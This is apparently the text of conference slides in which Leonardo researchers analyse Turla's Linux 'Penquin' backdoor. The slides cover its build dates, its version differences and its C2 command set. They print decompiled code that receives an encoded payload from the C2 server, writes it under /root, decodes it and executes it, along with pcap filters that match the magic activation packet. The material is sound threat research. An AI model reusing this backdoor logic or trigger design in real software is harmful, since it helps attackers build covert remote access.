

# THE PENGUIN IS IN DA HOUSE



—  
@DukarAlcatraz  
@t0nvi

## Who are these guys?

- Currently Senior Cyber Security Architect @ LEONARDO - Cyber Security Research Centre
  - Senior Security Researcher @ EMC/RSA -> DELL – Center of Excellence
  - Malware reverse engineer @ Symantec - Security Response
  - PhD in Network Security @ University of Pisa
  - ...
  - @DukarAlcatraz (Silvio La Porta)
- Currently Senior Cyber Security Architect @ LEONARDO - Cyber Security Research Centre
  - Independent Cyber Threat Analyst
  - Post-doc @ Sapienza University
  - PhD in Cyber Security @ University of Roma Tre
  - ...
  - @t0nvi (Antonio Villani)



- This is a joint work with @ninoverde (Nino Verde)





## What are you doing here?

- We want to tell a story on well
- Once upon a time...

### The 'Penguin' Turla

A Turla/Snake/Uroburos Malware for  
By Kurt Baumgartner, Costin Raiu on December 8, 2014. 7:05

Recently, an interesting malicious sample was uploaded to a multi-  
because it appears to represent a previously unknown piece of a la  
complex APTs in the world.

We have written previously about the Turla APT with posts about



MELANI-GovCERT

APT Cas  
Technic

Author: GovCERT.ch  
Date: 23rd May 2016

Topic: Technical Report about the

KASPERSKY lab

### PENGUIN'S MOONLIT MAZE

The Dawn of Nation-State Digital Espionage

Juan Andres Guerrero-Saade, Costin Raiu (GReAT)  
Daniel Moore, Thomas Rid (King's College London)

April 3, 2017

GREAT



CYBER SECURITY DIVISION

### MALWARE TECHNICAL INSIGHT TURLA "Penguin\_x64"

Last update: May 29th 2020

The information contained in this document is proprietary to Leonardo S.p.A. This document and the information contained herein may not be copied, reproduced, used or disclosed in whole or in part in any form without the prior written consent of Leonardo S.p.A.  
© Copyright Leonardo S.p.A. - All rights reserved

<https://bit.ly/2yZ1rKJ>

KASPERSKY lab



## What are you doing here?

- We want to tell a story on well
- Once upon a time...

### The 'Penguin' Turla

A Turla/Snake/Uroburos Malware for  
By Kurt Baumgartner, Costin Raiu on December 8, 2014. 7:05

Recently, an interesting malicious sample was uploaded to a multi-  
cause it appears to represent a previously unknown piece of a la



Penguin\_x86



Penguin\_2.0



Penguin\_x64

KASPERSKY lab



MELANI-GovCEP

APT Cas

Technic

KASPERSKY lab

CYBER SECURITY DIVISION

## MALWARE TECHNICAL INSIGHT TURLA "Penguin\_x64"

Last update: May 29th 2020

The information contained in this document is proprietary to Leonardo S.p.A. This document and the information contained herein may not be copied, reproduced, used or disclosed in whole or in part in any form without the prior written consent of Leonardo S.p.A.  
© Copyright Leonardo S.p.A. - All rights reserved

<https://bit.ly/2yZ1rKJ>



# Agenda


- Timeline estimation
- Penguin Version comparison
- Main commands description
- Activation packet
- Demo





# Build date estimation

- ABI Version
- Statically linked library
- Linux Distribution (cron)



ABI	Penquin_x86	Penquin_2.0	Penquin_x64
2.2.0		X	
2.2.5	X		
2.4.18			X

GCC	ABI	Release Date
3.4.6	2.6.8	March 6, 2006
4.4.4	2.6.15	April 29, 2010
4.8.2	2.6.24	October 16, 2013
4.9.1	2.6.32	July 16, 2014
6.2.0	2.6.32	August 22, 2016
6.3.0	2.6.32	December 21, 2016
7.2.0	3.2	August 14, 2017
7.3.0	3.2	January 25, 2018
7.5	3.2	November 14, 2019

2000

2020



## Build date estimation

- ABI Version
- Statically linked library
- Linux Distribution (cron)



OpenSSL Version	Penquin_x86	Penquin_2.0	Penquin_x64	Year
0.9.6	X			2000
0.9.7.e		X		2004
1.0.1j			X	2014



# Build date estimation

- ABI Version
- Statically linked library
- Linux Distribution (cron) ←




Cron SHA-256	Linux Distro	First release
3309e8f29e53d56d177ab2ad4b814cd3d8215944a0bbe233e4987661d1db5afd	>= Ubuntu 1604 <= Ubuntu 1704	April 2016 - April 2017
dc17065fac8ce24aa6c344a45f12a0d0e3e4928d23b8aa6edad769b24f4c7a39	Centos 6.7 Centos 6.8	Sep 2015- July 2016
3609f24f314d2b95f9d607be8205ed8722b1457897d1eb222d950e38f84aa728	Ubuntu 13.10 Ubuntu 14.04	October 2013 - April 2014



## Comparing Architecture and Capabilities

### Penquins' main



#### Penquin\_x86

- Passive
- Get cmd parameters (ID, INT)
- Use *command* function to process C2 received data

#### Penquin\_2.0

- Active
- Hardcoded C2 IP
- It is the only Penquin which does not require *root* privileges
- Use *command* function to process C2 received data

#### Penquin\_x64

- Passive
- Hardcoded parameters (ID, INT)
- Drop/run cron (/root/.sess)
- Use *do\_callback* function to process C2 received data

```

v1 = 0;
id_val_masked = id_val & 0x3F;
id_val &= 0x3Fu;
filter_p1 = (id_val_masked >> 3 << 13) | id_val_masked & 7;

```

Penquin\_x86

```

id_val_masked = id_val & 0x3F;
v17 = id_val & 0x3F;
id_val &= 0x3Fu;
v18 = v17 & 7;
filter_p1 = id_val_masked >> 3 << 13;

```

Penquin\_x64

Penquins' main

## Penquin\_x86

- Passive

## Penquin\_2.0

- Active

## Penquin

- Passive

- Hard

- (ID, IP

- Drop

- (/ro

- Use

- funct

- recei

```

mov esi, offset dec_str
mov rdi, rsp
mov cs:dec_str, '_'
mov cs:byte_6980E1, '_'
mov cs:byte_6980E2, 'w'
mov r12, rsp
mov cs:byte_6980E3, 'e'
mov cs:byte_6980E4, '_'
mov cs:byte_6980E5, 'a'
mov cs:byte_6980E6, 'r'
mov cs:byte_6980E7, 'e'
mov cs:byte_6980E8, '_'
mov cs:byte_6980E9, 'h'
mov cs:byte_6980EA, 'a'
mov cs:byte_6980EB, 'p'
mov cs:byte_6980EC, 'p'
mov cs:byte_6980ED, 'y'
mov cs:byte_6980EE, '_'
mov cs:byte_6980EF, '_'
mov cs:byte_6980F0, 0
call strcpy

```

Penquin\_x64

```

mov esi, offset aWeAreHappy ; "__we_are_happy__"
mov ecx, (offset aSS+4) ; "%s"
mov [esp+8], esi
lea esi, [ebp+var_5008]
mov [esp+4], ecx
mov [esp], esi
call sprintf

```

data


Penquin\_x86




- Use *command* function to process C2 received data

## The *Command* function

- The *command* function is present in all Penguin versions, there is not much new code in the last version
- The code is arranged differently to change the Penguin behavior
- In the new version some strings are *encrypted* or *obfuscated*

```
while ( !feof(v7) )  
{  
    memset(&v17, 0, 10240);  
    receiveData(srvfd, &v17, 10240, (int)&CStruct);  
    command(&v17, (int)&cmdtab, 1, srvfd);  
    fflush(v7);  
    sendEndOfData(srvfd, (int)&CStruct);  
}
```



Direction	Type	Address	Text
	p	spawn+2AA	call command
 Down	p	readfile+182	call command
 Down	p	readfile_fgets+16D	call command

Line 1 of 3

OK Cancel Search



## The *Command* function

- The *command* function is present in all Penguin versions, there is not much new code in the last version
- The code is arranged differently to change the Penguin behavior
- In the new version some strings are encrypted or obfuscated

```
result = makeargs(v11, &v9, &v10);
if ( result )
{
    LABEL_18:
        result = trybuiltin(cmdtab, v9, v10);
        if ( !result )
            result = runcmd(received_command, v9, v10, a4);
}
```

Penguin\_x86

```
v8 = makeargs(vars0, &vars280C, &vars2800);
if ( v8 )
{
    v6 = vars0;
    LABEL_12:
        v8 = trybuiltin(v5, vars280C, vars2800);
        if ( !v8 )
            LOBYTE(v8) = runcmd((__int64)v6, (unsigned int)vars280C, (__int64)vars2800, v4);
        return v8;
}
```

Penguin\_x64

to command			
Type	Address	Text	
call	readfile+182	call command	
call		call command	
call		call command	

Cancel Search





## The `do_callback` function

It is **not** present in `Penquin_2.0`

It is called after the packet activation process if it succeed in `Penquin_x64`, in the older version is not directly reachable



```

addr = gen_sig();
write(fd, &addr, 4u);
v2 = fdopen(fd, "a+");
for ( i = fopen("/root/.tmpware", "w+"); !feof(v2); fwrite(&v9, 1u, 1, i) )
{
    v9 = 0;
    if ( !fread(&v9, 1u, 1, v2) )
        break;
}
fclose(v2);
fclose(i);
if ( !fork_() )
{
    set_sid_();
    chdir("/root");
    uudecode("/root/.tmpware");
    v11 = &status;
    wait(&status);
    unlink(".tmpware");
    v4 = execli("/root/.x11-fifo", "w");
    v5 = prepare_output_str(v14);
    sprintf(v4, "%s\n", v5);
    sprintf(v4, "%ld\n", a2);
    fclose_caller(v4);
}
}

```

Penquin\_x86

```

v32 = gen_sig();
write(::srvfd, &v32, 4uLL);
v8 = "w+";
fd = fdopen(::srvfd, "a+");
for ( i = fopen("/root/.session", "w+"); !feof(fd); fwrite(&v33, 1uLL, 1uLL, i) )
{
    v8 = 1LL;
    v33 = 0;
    if ( !fread(&v33, 1uLL, 1uLL, fd) )
        break;
    v8 = 1LL;
}
fclose(fd, v8, v11, v12, v13, a4);
fclose(i, v8, v14, v15, v16, a4);
if ( !fork_call() )
{
    setsid();
    chdir("/root");
    uudecode("/root/.session", a3, a4, v18, v19, a5, a6);
    wait(&stat_addr);
    unlink("/root/.session");
    v23 = execli("/root/.hsperfdata", "w", v20, v21, v22, a4);
    v27 = prepare_output_str(v30, "w", v24, v25, v26, a4);
    fprintf(v23, "%s\n", v27);
    fprintf(v23, "%ld\n", v6);
    fclose_caller(v23, "%ld\n");
    sleep(5u);
    exit(0);
}
}

```

Penquin\_x64



# The *do\_callback* function

It is **not** present in *Penquin\_2.0*

It is called after the packet activation process if it succeed in *Penquin\_x64*, in the older version is not directly reachable



## uencode(1) - Linux man page

### Name

uencode, udecode - encode a binary file, or decode its representation

### Synopsis

**uencode** [-m] [ file ] name

**udecode** [-o outfile] [ file ]...

### Description

*Uencode* and *udecode* are used to transmit binary files over transmission mediums that do not support other than simple ASCII data.

*Uencode* reads *file* (or by default the standard input) and writes an encoded version to the standard output. The encoding uses only printing ASCII characters and includes the mode of the file and the operand *name* for use by *udecode*. If *name* is */dev/stdout* the result will be written to standard output. By default the standard UU encoding format will be used. If the option *-m* is given on the command line **base64** encoding is used instead.

```
v4 = execl( "/root/.x11-1170", "w",
v5 = prepare_output_str(v14);
sprintf(v4, "%s\n", v5);
sprintf(v4, "%ld\n", a2);
fclose_caller(v4);
}
```

Penquin\_x86

```
v32 = gen_sig();
write(::srvfd, &v32, 4uLL);
v8 = "w+";
fd = fdopen(::srvfd, "a+");
for ( i = fopen("/root/.session", "w+"); !feof(fd); fwrite(&v33, 1uLL, 1uLL, i) )
{
    v8 = 1LL;
    v33 = 0;
    if ( !fread(&v33, 1uLL, 1uLL, fd) )
        break;
    v8 = 1LL;
}
fclose(fd, v8, v11, v12, v13, a4);
fclose(i, v8, v14, v15, v16, a4);
if ( !fork_call() )
{
    setsid();
    chdir("/root");
    udecode("/root/.session", a3, a4, v18, v19, a5, a6);
    wait(&stat_addr);
    unlink("/root/.session");
    v23 = execl("/root/.hsperfdata", "w", v20, v21, v22, a4);
    v27 = prepare_output_str(v30, "w", v24, v25, v26, a4);
    fprintf(v23, "%s\n", v27);
    fprintf(v23, "%ld\n", v6);
    fclose_caller(v23, "%ld\n");
    sleep(5u);
    exit(0);
}
```


Penquin\_x64



## More and more commands...


Function Name	Description
do_exit	Exit returning 0
do_setenv	Set an <i>env</i> variable
do_cd	Re-implements the <i>cd</i> command logic
do_download	Download a file from C2
do_upload	Upload a file to C2
do_start	Download and execute a file from C2 getting pipes
do_exec	Download and execute a file from C2 in /tmp folder

Function Name	Description
do_vslst	Send a table to C2 containing specified peer's file information   Description   FileName   Size   Status
do_vsupload	Upload a local file to specified peer
do_vsdownload	Download a specified peer's file locally
do_vsstat	Get specified peer filesystem information and available disk space
do_vsshutdown	Likely delete a peer remote file
do_vsdelete	Just send a message containing a code to specified peer





## Scenario and Activation steps overview







WOLOLOO

I wanna be a...




- PCAP Filter

```
(tcp[8:4] & 0xe007ffff = 0x6005bdbd) or (udp[12:4] & 0xe007ffff = 0x6005bdbd)
```

```
(tcp[8:4] & 0xe007ffff = 0x6005bebe) or (udp[12:4] & 0xe007ffff = 0x6005bebe)
```

UDP



TCP





WOLOLOO



I wanna be a...

- PCAP Filter

```
(tcp[8:4] & 0xe007ffff = 0x6005bdbd) or (udp[12:4] & 0xe007ffff = 0x6005bdbd)
```

```
(tcp[8:4] & 0xe007ffff = 0x6005bebe) or (udp[12:4] & 0xe007ffff = 0x6005bebe)
```


UDP




TCP




First Dword




Second Dword (0xbdbd0560)



Source Port



Final IP (endian-flipped)



